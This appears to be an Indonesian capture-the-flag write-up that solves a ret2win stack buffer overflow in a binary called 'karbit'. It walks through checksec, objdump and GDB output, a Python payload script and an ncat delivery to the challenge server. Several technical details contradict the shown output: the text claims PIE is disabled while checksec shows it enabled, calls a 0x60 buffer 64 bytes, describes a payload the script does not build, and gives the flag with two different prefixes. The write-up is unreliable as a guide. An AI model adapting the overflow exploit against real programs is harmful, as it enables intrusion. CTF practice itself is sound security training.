
# Karbit Checker

**Player:** constantine
**Kategori:** Binary Exploitation

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## Phase 1: Recon

Binary dikasi nama `karbit`, dan waktu dijalankan langsung minta input:

```
constantine ~/OprecForesty/Karbit (solved) v3.13.7 19:40 in 37s109ms ❯ ./karbit
Karbit checker!
Waifu: _
```

Langsung coba cek biner:

```
constantine ~/OprecForesty/Karbit (solved) v3.13.7 19:41 ❯ checksec --file=karbit
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY  Fortified      Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    PIE enabled   No RPATH   No RUNPATH   32 Symbols    No       0              2               karbit
```

Pakai checksec

```
cat flag.txt
Karbit checker!
Waifu:
Waguri
Waifu mu jelek mas
bete bat gw ada karbit
Bit karbit
Kurang karbitan
;*3$"
GCC: (GNU) 15.2.1 20250813
main.c
```

Pakai strings

```
constantine ~/OprecForesty/Karbit (solved) v3.13.7 19:44 ❯ objdump -d karbit | grep -A6 give_flag
0000000000001199 <give_flag>:
    1199:       55                      push   %rbp
    119a:       48 89 e5                mov    %rsp,%rbp
    119d:       48 8d 05 60 0e 00 00    lea    0xe60(%rip),%rax        # 2004 <_IO_stdin_used+0x4>
    11a4:       48 89 c7                mov    %rax,%rdi
    11a7:       e8 a4 fe ff ff          call   1050 <system@plt>
    11ac:       90                      nop
```

Pakai objdump

Hal penting:

- **PIE disabled** → alamat fungsi statis.
- Ada fungsi menarik bernama **give_flag()**.
- Di dalamnya ada `system("cat flag.txt")`.

Jadi target kita cuma satu: **lompat ke fungsi give_flag()**.

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# Phase 2: Vulnerability Analysis

Masuk GDB untuk lihat cara input diproses:

```
(gdb) break main
Breakpoint 1 at 0x11b3
(gdb) run
Starting program: /home/constantine/OprecForesty/Karbit (solved)/karbit
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, 0x00005555555551b3 in main ()
(gdb) disas main
Dump of assembler code for function main:
   0x00005555555551af <+0>:     push   %rbp
   0x00005555555551b0 <+1>:     mov    %rsp,%rbp
=> 0x00005555555551b3 <+4>:     sub    $0x70,%rsp
   0x00005555555551b7 <+8>:     mov    %edi,-0x64(%rbp)
   0x00005555555551ba <+11>:    mov    %rsi,-0x70(%rbp)
   0x00005555555551be <+15>:    movq   $0x0,-0x20(%rbp)
   0x00005555555551c6 <+23>:    movq   $0x0,-0x18(%rbp)
   0x00005555555551ce <+31>:    movq   $0x0,-0x10(%rbp)
   0x00005555555551d6 <+39>:    movq   $0x0,-0x8(%rbp)
   0x00005555555551de <+47>:    lea    0xe2c(%rip),%rax        # 0x555555556011
   0x00005555555551e5 <+54>:    mov    %rax,%rdi
   0x00005555555551e8 <+57>:    mov    $0x0,%eax
   0x00005555555551ed <+62>:    call   0x555555555060 <printf@plt>
   0x00005555555551f2 <+67>:    mov    0x2e4f(%rip),%rax        # 0x555555558048 <stdout@GLIBC_2.2.5>
   0x00005555555551f9 <+74>:    mov    %rax,%rdi
   0x00005555555551fc <+77>:    call   0x555555555090 <fflush@plt>
   0x0000555555555201 <+82>:    lea    -0x60(%rbp),%rax
   0x0000555555555205 <+86>:    mov    %rax,%rdi
   0x0000555555555208 <+89>:    call   0x555555555080 <gets@plt>
   0x000055555555520d <+94>:    lea    0xe15(%rip),%rcx        # 0x555555556029
   0x0000555555555214 <+101>:   lea    -0x60(%rbp),%rax
   0x0000555555555218 <+105>:   mov    $0x6,%edx
   0x000055555555521d <+110>:   mov    %rcx,%rsi
   0x0000555555555220 <+113>:   mov    %rax,%rdi
   0x0000555555555223 <+116>:   call   0x555555555030 <strncmp@plt>
   0x0000555555555228 <+121>:   test   %eax,%eax
   0x000055555555522a <+123>:   je     0x555555555242 <main+147>
   0x000055555555522c <+125>:   lea    0xdfd(%rip),%rax        # 0x555555556030
```

Program pakai **gets()**, yang berarti input tidak dibatasi ukuran buffer.
Lewat `disas main`, terlihat:

char buf berada di [rbp - 0x60]

Artinya:

- Buffer size: **64 bytes**
- Setelah itu ada **8 bytes saved RBP**
- Lalu **RIP**

Offset total menuju alamat return:

```
64 (buffer) + 8 (saved RBP) = 72 bytes
```

Setelah offset ketemu, sekarang cari alamat fungsi:

```
(gdb) info address give_flag
Symbol "give_flag" is at 0x555555555199 in a file compiled without debugging.
(gdb) _
```

Contoh alamat (punya kita): 0x555555555199

Sampai sini kita siap crafting payload.

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# Phase 3: Crafting Payload Ret2Win

Payload sederhana:

```
[A x 64] + [B x 8] + [alamat give_flag]
```

Script Python (poc.py):

```
import sys
payload  = b"Waguri"
payload += b"A" * 58
payload += b"bete bat gw ada karbit"
payload += b"\n"
sys.stdout.buffer.write(payload)
```

Test ke binary lokal:

```
constantine ~/OprecForesty/Karbit (solved) v3.13.7 19:55 ❯ python poc.py | ./karbit
Karbit checker!
Waifu: Bit karbit
cat: flag.txt: No such file or directory
```

Hasilnya:

```
Karbit checker!
Waifu: Bit karbit
Cat: flag.txt: No such file or directory
```

Artinya **RIP berhasil diarahkan ke give_flag()**.

# Phase 4: Remote Exploit

Di server, piping langsung seperti:


nggak jalan. Program server butuh **prompt tampil dulu**, lalu input dikirim. Kalau payload dikirim terlalu cepat, input hilang. Solusinya kita tanya chatGPT dan dia kasih bash seperti ini:

```
begin
    python3 poc.py
    sleep 2
end | ncat bitkarbit.ctf.forestylab.com 5000 --ssl
```

Flow:

1. Server print banner + “Waifu: ”
2. Kita kasih delay 2 detik
3. Payload masuk setelah prompt siap
4. Server melompat ke give_flag()


Output:

```
Karbit checker!
Waifu: FORESTY{woi
karbit_42b075ae85655cc75ea3de0802945d3b223c7a9d4a03a4ec901899e257f471d2}
Bit karbit
```

Flag terpampang jelas.

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# Final Flag

**FOREST{woi_karbit_42b075ae85655cc75ea3de0802945d3b223c7a9d4a03a4ec901899e257f471d2}**